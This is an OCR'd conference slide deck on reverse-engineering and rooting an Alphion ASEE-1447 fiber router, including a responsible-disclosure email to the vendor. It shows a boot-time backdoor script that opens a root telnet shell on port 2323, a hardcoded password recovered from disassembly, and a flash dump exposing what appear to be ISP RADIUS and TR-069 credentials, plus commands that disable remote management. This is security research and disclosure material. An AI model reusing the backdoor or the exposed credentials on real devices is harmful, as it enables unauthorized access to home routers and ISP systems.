 432270 0040d6a0 0040cfa0 0040d8b4 0040dadc  .@...@...@...@..
 432280 00410ef0 00410ff0 004118e4 00411b30  .A...A...A...A.0
 432290 004152fc 0041540c 004154f0 00415538  .AR..AT..AT..AU8
 4322a0 0040b968 00415264 0041563c 004153a4  .@.h.ARd.AV<.AS.
 4322b0 00402f7c 0042f000 00432574 00000000  .@/|.B...C%t....
 4322c0 00000000 00000000 00416b40 00416b30  .........Ak@.Ak0
 4322d0 00416b20 00416b10 00416b00 00416af0  .Ak .Ak..Ak..Aj.
 4322e0 00416ae0 00416ad0 00000000 00416ac0  .Aj..Aj......Aj.
 4322f0 00416ab0 00416aa0 00416a90 00416a80  .Aj..Aj..Aj..Aj.
 432300 00416a70 00416a60 00416a50 00000000  .Ajp.Aj`.AjP....
 432310 00000000 00416a40 00416a30 00416a20  .....Aj@.Aj0.Aj
 432320 00416a10 00416a00 004169f0 004169e0  .Aj..Aj..Ai..Ai.
 432330 004169d0 00000000 00000000 004169c0  .Ai.........Ai.
```

What the CPU actually sees

```
0040b15c <cmd_swDownlodNv_set@@Base+0x58>:
  40b15c:       8f85801c        lw      a1,-32740(gp)
  40b160:       8f998440        lw      t9,-31680(gp)
  40b164:       02203821        move    a3,s1
  40b168:       0320f809        jalr    t9
  40b16c:       24a588f8        addiu   a1,a1,-30472
  40b170:       8fbc0010        lw      gp,16(sp)
  40b174:       8f9983e0        lw      t9,-31776(gp)
  40b178:       0320f809        jalr    t9
  40b17c:       02002021        move    a0,s0
  40b180:       24420001        addiu   v0,v0,1
  40b184:       2c420001        sltiu   v0,v0,1
  40b188:       10000002        b       40b194 <cmd_swDownlodNv_set@
  40b18c:       00021023        negu    v0,v0
  40b190:       2402ffff        li      v0,-1
  40b194:       8fbf0044        lw      ra,68(sp)
  40b198:       8fb20040        lw      s2,64(sp)
  40b19c:       8fb1003c        lw      s1,60(sp)
  40b1a0:       8fb00038        lw      s0,56(sp)
  40b1a4:       03e00008        jr      ra
  40b1a8:       27bd0048        addiu   sp,sp,72
```

Caught in the Hex Dump

```
dheeraj@Notebook:~$ mips-linux-gnu-objdump -s --start-address=0x4188d4 cli | grep -C 5 "masn"

cli:     file format elf32-tradbigmips

Contents of section .rodata:
 4188d4 6d61736e 62303130 31323032 31230000  masnb01012021#..
 4188e4 2f62696e 2f6e7620 67657465 6e762025  /bin/nv getenv %
 4188f4 73000000 2f62696e 2f6e7620 73657465  s.../bin/nv sete
 418904 6e762025 73202573 00000000 73775f61  nv %s %s....sw_a
 418914 63746976 65000000 0a25733a 20726574  ctive....%s: ret
 418924 3a256420 73775f61 63746976 6520636d  :%d sw_active cm
```

Math to get the right GOT slot

```
dheeraj@Notebook:~$ mips-linux-gnu-objdump -sj .got cli

cli:     file format elf32-tradbigmips

Contents of section .got:
 432120 00000000 80000000 00410000 00420000  .........A...B..
 432130 00430000 00400000 00411bf8 0040e620  .C...@...A...@.
 432140 00411aa0 00412078 004141f4 0040dc60  .A...A x.AA..@.`
 432150 0040e80c 0040ed28 0041376c 004130a4  .@...@.(.A7l.A0.
 432160 00412a24 0040e40c 0041238c 0040e228  .A*$.@...A#..@.(
 432170 004113bc 00410d8c 00410618 004100a0  .A...A...A...A..
 432180 0040fed8 0040fd3c 0040f600 0040ea78  .@...@.<.@...@.x
 432190 0040e660 0040f268 004144e4 0041187c  .@.`.@.h.AD..A.|
 4321a0 00411628 00413d20 00413dec 00413ffc  .A.(.A= .A=..A?.
 4321b0 0041448c 004110b8 004139d8 00413b58  .AD..A...A9..A;X
 4321c0 0041350c 00413574 004136b8 00412e20  .A5..A5t.A6..A.
 4321d0 004128f0 00412970 004127fc 0040dff8  .A(..A)p.A'..@..
 4321e0 0040e16c 00412134 004121c8 00410d30  .@.l.A!4.A!..A.0
 4321f0 00410b0c 00410c34 0040fa50 0040fc1c  .A...A.4.@.P.@..
 432200 0040f070 0040f69c 0040f760 0040f43c  .@.p.@...@.`.@.<
 432210 0040f4a8 0040f564 0040f880 0040d7b8  .@...@.d.@...@..
 432220 00414958 00411e64 00412da8 00412fa0  .AIX.A.d.A-..A/.
 432230 004122c8 00410490 0040effc 0040ef84  .A"..A...@...@..
 432240 0040afa4 0040b104 0040b32c 0040b4ec  .@...@...@.,.@..
 432250 0040b5cc 0040b558 0040bbe4 0040c590  .@...@.X.@...@..
 432260 004161c0 0040d658 0041578c 0040d338  .Aa..@.X.AW..@.8
 432270 0040d6a0 0040cfa0 0040d8b4 0040dadc  .@...@...@...@..
 432280 00410ef0 00410ff0 004118e4 00411b30  .A...A...A...A.0
 432290 004152fc 0041540c 004154f0 00415538  .AR..AT..AT..AU8
 4322a0 0040b968 00415264 0041563c 004153a4  .@.h.ARd.AV<.AS.
 4322b0 00402f7c 0042f000 00432574 00000000  .@/|.B...C%t....
 4322c0 00000000 00000000 00416b40 00416b30  .........Ak@.Ak0
 4322d0 00416b20 00416b10 00416b00 00416af0  .Ak .Ak..Ak..Aj.
 4322e0 00416ae0 00416ad0 00000000 00416ac0  .Aj..Aj......Aj.
 4322f0 00416ab0 00416aa0 00416a90 00416a80  .Aj..Aj..Aj..Aj.
 432300 00416a70 00416a60 00416a50 00000000  .Ajp.Aj`.AjP....
 432310 00000000 00416a40 00416a30 00416a20  .....Aj@.Aj0.Aj
 432320 00416a10 00416a00 004169f0 004169e0  .Aj..Aj..Ai..Ai.
 432330 004169d0 00000000 00000000 004169c0  .Ai.........Ai.
```


Target string address: 0x4188D4

```
lw t9, -0x7fb4(gp)
```

opcode	base	rt	offset
100011	11100	11001	1000000001001100
bits 31–26	bits 25–21	bits 20–16	bits 15–0

```
GOT slot        = 0x410000
offset          = 0x410000 - 0x4188d4 = -0x88D4 (-35028)

GOT slot        = 0x420000
offset          = 0x420000 - 0x4188d4 = 0x772C ( 30508)
```

Loading the Password - The Evidence




```
dheeraj@Notebook:~$ mips-linux-gnu-objdump -d cli | grep -C 25 "30508"
  40af08:       27bd0050        addiu   sp,sp,80
  40af0c:       3c1c0003        lui     gp,0x3
  40af10:       279cf204        addiu   gp,gp,-3580
  40af14:       0399e021        addu    gp,gp,t9
  40af18:       27bdffe0        addiu   sp,sp,-32
  40af1c:       afbf001c        sw      ra,28(sp)
  40af20:       8f988020        lw      t8,-32736(gp)
  40af24:       afbc0010        sw      gp,16(sp)
  40af28:       8f1839c8        lw      t8,14792(t8)
  40af2c:       53000007        beqzl   t8,40af4c <_ftext@@Base+0x7f6c>
  40af30:       8f84801c        lw      a0,-32740(gp)
  40af34:       8f84801c        lw      a0,-32740(gp)
  40af38:       8f99826c        lw      t9,-32148(gp)
  40af3c:       8fbf001c        lw      ra,28(sp)
  40af40:       248488a4        addiu   a0,a0,-30556
  40af44:       03200008        jr      t9
  40af48:       27bd0020        addiu   sp,sp,32
  40af4c:       8f9983ec        lw      t9,-31764(gp)
  40af50:       0320f809        jalr    t9
  40af54:       248488c0        addiu   a0,a0,-30528
  40af58:       8fbc0010        lw      gp,16(sp)
  40af5c:       00402021        move    a0,v0
  40af60:       8f85801c        lw      a1,-32740(gp)
  40af64:       8f9981e8        lw      t9,-32280(gp)
  40af68:       0320f809        jalr    t9
  40af6c:       24a588d4        addiu   a1,a1,-30508
  40af70:       14400009        bnez    v0,40af98 <_ftext@@Base+0x7fb8>
  40af74:       8fbc0010        lw      gp,16(sp)
  40af78:       8f84801c        lw      a0,-32740(gp)
  40af7c:       8f998258        lw      t9,-32168(gp)
```


Let’s break it Live!

Persistence through an overlooked init script

```
# cat /etc/init.d/rc35
fw_loaded.sh
echo 'Turn on phy power...'
/etc/scripts/disable_printk.sh 0
/bin/sh /etc/scripts/board_init.sh
/bin/sh /etc/scripts/rps.sh on
/var/config/run_test.sh >/dev/null 2>&1
/etc/scripts/vm_tuning.sh
[ `cat /proc/sys/vm/min_free_kbytes` -gt 4096 ] && echo 4096
#
#
```

```
# cat /var/config/run_test.sh
#!/bin/sh

LOG="/var/config/backdoor.log"
echo "BOOT: Script started at $(date)" > $LOG

(
    # 1. Wait for the system to be ready
    sleep 40
    echo "TIMER: 40s passed. Attempting launch..." >> $LOG

    # 2. Launch Telnetd using the absolute path
    # We capture ALL output (stdout and stderr) to the log
    /bin/telnetd -p 2323 -l /bin/sh >> $LOG 2>&1

    EXIT_CODE=$?
    echo "EXIT: Process finished with code $EXIT_CODE" >> $LOG

    # 3. Check if it's actually running
    if pidof telnetd | grep -q .; then
        echo "SUCCESS: Telnetd is running." >> $LOG
    else
        echo "FAILURE: Telnetd is NOT running." >> $LOG
        # Dump netstat to see if the port is blocked/taken
        netstat -nlp >> $LOG 2>&1
    fi
) &

exit 0
#
#
```

Vendor Disclosure: Free QA work



ASEE-1447 - Subscriber End Equipment

4GE+2POTS+USB+802.11b/g/n/ac Wi-Fi

Applications

The Alphion Subscriber End Equipment Model ASEE-1447 has been optimized to provide triple play service to the Subscriber.

Advanced High Bandwidth technology

The ASEE-1447 is fully FSAN (ITU-T G.984) compliant 2.488 Gbps downstream and 1.244 Gbps upstream GPON systems.

Quality of Service

The ASEE-1447 supports extensive QoS features, including 802.3x flow control, DSCP to 802.1p mapping, upstream congestion control, and downstream traffic scheduling for premium or time sensitive content. Intelligent and robust buffer and queue management for Ethernet traffic, with individual prioritized queues, ensures that tiered service offerings based on different bit-rates and QoS can be readily supported.

Gateway


The ASEE-1447 contains both wire-speed L2 switch and L3 routing gateway with port forwarding, NAT and NAPT address translation, built-in PPPoE support for HSI, and an integrated stateful packet inspection (SPI) firewall with a configurable access control list (ACL) and application-level gateway (ALG). Support for VPN pass through is also provided. Included as part of the gateway function are DHCP client, DHCP server and DNS server for IPv4 and IPv6.

Security

The ASEE-1447 comes with the latest security features, including MAC address spoofing protection, MAC/IP address port binding, per-port access control list (ACL) based on port, MAC address and Ether-type, DoS prevention and wireless encryption protocols such as WEP and the more secure WPA/WPA2.

FEATURE SUMMARY

- ITU-T G.984 and G.988 compliant, BBF.247 ready
- BBF TR.156 VLAN Model compliant
- Indoor wall or table mount
- Four 10/100/1000Base-T Ethernet RJ-45 ports
- Two FXS POTS ATA RJ-11 ports
- USB 2.0 Host ports
- Wi-Fi Access Point (AP) 802.11b/g/n/ac 2Tx2R MIMO 2.4GHz/5GHz Wi-Fi interface
- Configurable for either Ethernet Bridged mode or Gateway Routed mode operation
- Built-in L2 wire-speed switch with dynamic bridging, 4k VLANs (Untagged, Priority tagged, Port based, 802.1q single tagged, 802.1ad (Q-in-Q) double tagged)
- ToS/DSCP to 802.1p mapping
- Flexible traffic mapping, policing & shaping
- VoIP features: SIP, multiple voice codecs, T.30 and T.38 Fax, various CLASS services
- Supports feature rich VoIP application profiles for Caller ID, Call progress, Call Waiting, Call Direct, and Call presentation
- Integrated router with features such as IPv4, IPv6, IPoE, PPPoE, NAT, DHCP, DNS, IP Filtering, IP forwarding, Static IP routing, IP QoS and Firewall
- Supports dual software image - working image & alternative image for image rollback
- Serial number or ID and password based activation and authentication



1–50 of 57

Vulnerability Disclosure: Root compromise on Alphion ASEE-1447 and request for Realtek linux SDK

Dheeraj Reddy <dheeraj.linuxdev@gmail.com> 12:19 PM (9 minutes ago)
to info

Hello Alphion Team,

I am writing to responsibly disclose several security vulnerabilities I have identified in the Alphion ASEE-1447 fiber router, based on the Realtek RTL9607C platform.

During a recent security assessment of this device, I successfully established a full, persistent root access of the system without requiring physical hardware modifications. The exploit chain uses weaknesses in the bootloader configuration and the proprietary configuration management system.

Summary of Findings:

1. The U-Boot environment allows for the interruption of the boot process and the addition of kernel arguments (`init=/bin/sh`), allowing unauthorized root access via UART.
2. The persistent `UBIFS` partitions store credentials including super admin passwords and ISP backend infrastructure details in unencrypted formats.
3. The device's initialization scripts (`rcS`) contain logic that executes unsigned scripts from the writable configuration partition (`/var/config`). This allows for the injection of a permanent backdoor that survives reboots and firmware resets.
4. It is possible to disable the TR-069 remote management daemon using internal flash utilities.

To assist in a more thorough analysis and to help your engineering team secure future firmware iterations, I am requesting access to the Realtek Linux SDK specifically for the RTL9607 chipset, if possible.

Currently, my analysis is based on reverse-engineering the firmware. Having access to the Linux SDK would allow me to:

1. Perform a deeper evaluation of the drivers and kernel modules.
2. Identify the root cause of these configuration vulnerabilities at the source code level.
3. Provide more specific patch recommendations to close these security gaps.


I am happy to provide the proof-of-concept scripts and logs, upon request. I look forward to your response regarding remediation steps and potential collaboration.

Best regards,

Dheeraj

Replaced by the Community

```
Please press Enter to activate this console.
[    9.441077] kmodloader: loading kernel modules from /etc/modules.d/*
[    9.653297] kmodloader: done loading kernel modules from /etc/modules.d/*
[   10.508515] urngd: v1.0.2 started.


BusyBox v1.37.0 (2026-01-02 17:07:02 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt SNAPSHOT, r33765-b56dd3f55f
 -----------------------------------------------------

 === WARNING! =====================================
 There is no root password defined on this device!
 Use the "passwd" command to set up a new password
 in order to prevent unauthorized SSH logins.
 -----------------------------------------------

root@OpenWrt:~#
```



beqz $questions, exit

Website

Hackster

LinkedIn

FOSSASIA 2026

That’s All, Folks. Or Is It?

The Flash tool

```
# flash
Usage: flash cmd
cmd:
  info                          show flash offset information.
  loop                          enter a infinite loop.
  get_def <MIB-NAME> [...]              get the default value of specific mib from flash memory.
    Example:
      get_def NTP_ENABLED               get the default value of specific mib table entry from flash memory.
      get_def ATM_VC_TBL                get the default value of specific mib chain from flash memory.
      get_def ATM_VC_TBL.NUM    get the default number of specific mib chain from flash memory.
      get_def ATM_VC_TBL.0.ifIndex      get the default value of specific member of the mib chain record from flash memory.
  all_def [cs|hs]                       dump all mib default value from flash memory.
  get <MIB-NAME> [...]          get the specific mib from flash memory.
    Example:
      get NTP_ENABLED           get the specific mib table entry from flash memory.
      get ATM_VC_TBL            get all the specific mib chain records from flash memory.
      get ATM_VC_TBL.NUM        get the specific mib chain record size from flash memory.
      get ATM_VC_TBL.0.ifIndex  get the specific member of the mib chain record from flash memory.
  set <MIB-NAME MIB-VALUE> [...]set the specific mib into flash memory.
    Example:
      set NTP_ENABLED 0         set the specific mib table entry into flash memory.
      set ATM_VC_TBL.1.vpi 8    set the specific member of the mib chain recrod into flash memory.
  add <MIB-CHAIN-NAME> [...]    add mib chain record(s) into flash memory.
    Example:
      add ATM_VC_TBL            add a mib chain record into flash memory.
      add ATM_VC_TBL.2          add mib chain record(s) into flash memory.
  del <MIB-CHAIN-NAME> [...]    delete mib chain record(s) into flash memory.
    Example:
      del ATM_VC_TBL            delete the last mib chain record into flash memory.
      del ATM_VC_TBL.2          delete the specific mib chain record into flash memory.
  all [cs|hs]                   dump all flash parameters.
  list [cs|hs|all] [sorted]     list mib parameters(sorted).
```

Flash dump

```
# flash all > flash_dump.txt
```


flash_dump.txt

home > dheeraj > router_stuff > flash_dump.txt

```
NETWORK_TYPE=0
WLAN_ENCRYPT=6
WLAN_ENABLE_SUPP_NONWPA=0
WLAN_SUPP_NONWPA=0
WLAN_WPA_AUTH=2
WLAN_WPA_CIPHER_SUITE=3
WLAN_WPA_PSK=TestPassword@123
WLAN_WPA_GROUP_REKEY_TIME=86400
MAC_AUTH_ENABLED=0
RS_IP=122.160.130.202
RS_PORT=1812
RS_PASSWORD=airtelbroadband
RS_MAXRETRY=3
```

```
SUSER_NAME=admin
SUSER_PASSWORD=admin
PWD_SALTKEY=admin
ADSL_TONE=00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,0
00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,0
00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00
DIRECT_BRIDGE_MODE=1
ADSL_HIGH_INP=0
DSL_GVECTOR=3
CWMP_RETRY_MIN_WAIT_INTERVAL=5
CWMP_RETRY_INTERVAL_MUTIPLIER=2000
CWMP_PROVISIONINGCODE=
CWMP_ACS_URL=http://tms.airtelbroadband.in:8103
CWMP_ACS_URL_OLD=http://
CWMP_ACS_USERNAME=airtelacs
CWMP_ACS_PASSWORD=airtelacs
CWMP_INFORM_ENABLE=0
CWMP_INFORM_INTERVAL=86400
CWMP_INFORM_TIME=0
CWMP_CONREQ_USERNAME=admin
CWMP_CONREQ_PASSWORD=admin
CWMP_ACS_UPGRADESMANAGED=1
CWMP_LAN_CONFIGPASSWD=
```

When ‘Admin’ isn’t really Admin - Locked out settings




Flash tool to the rescue!

```
# flash set CWMP_INFORM_ENABLE 0

# saveconfig cs

# loadconfig -f
/var/config/config.xml -t xml cs
```


```
# flash get_def CWMP_INFORM_ENABLE
CWMP_INFORM_ENABLE=1
# flash get CWMP_INFORM_ENABLE
CWMP_INFORM_ENABLE=1
# flash set CWMP_INFORM_ENABLE 0
set CWMP_INFORM_ENABLE=0
# saveconfig -h
Usage: saveconfig [ -f filename ] [ -t raw/xml ] [ cs/hs ]
Save system configuration to file.
Default options:
        [ -f filename ] /tmp/config.xml for cs; /tmp/config_hs.xml for hs
        [ -t raw/xml ] xml
        [ cs/hs ] cs
        [ -r table/chain/all ] all
Usage: saveconfig -c
Check validation of MIB descriptors.
# saveconfig cs
# loadconfig -h
Usage:
loadconfig [ -f filename ] [ -t raw/xml ] [ cs/hs ]
Load file into system configuration.
Default options:
        [ -f filename ] /tmp/config.xml for cs; /tmp/config_hs.xml for hs
        [ -t raw/xml ] xml
        [ cs/hs ] cs

loadconfig -c
Check validation of MIB descriptors.
# loadconfig -f /var/config/config.xml -t xml cs
Get user specific configuration file......

Open config file failed: No such file or directory
Restore CS settings from config file successful!
# flash get CWMP_INFORM_ENABLE
CWMP_INFORM_ENABLE=0
#
```

The locked out Admin - Not anymore!



Updating the beacon interval - Because, why not?

```
# flash all | grep -i "beacon"
   BEACON_INTERVAL=100

# flash set BEACON_INTERVAL 101

# saveconfig cs

# loadconfig -f
/var/config/config.xml -t   xml cs
```

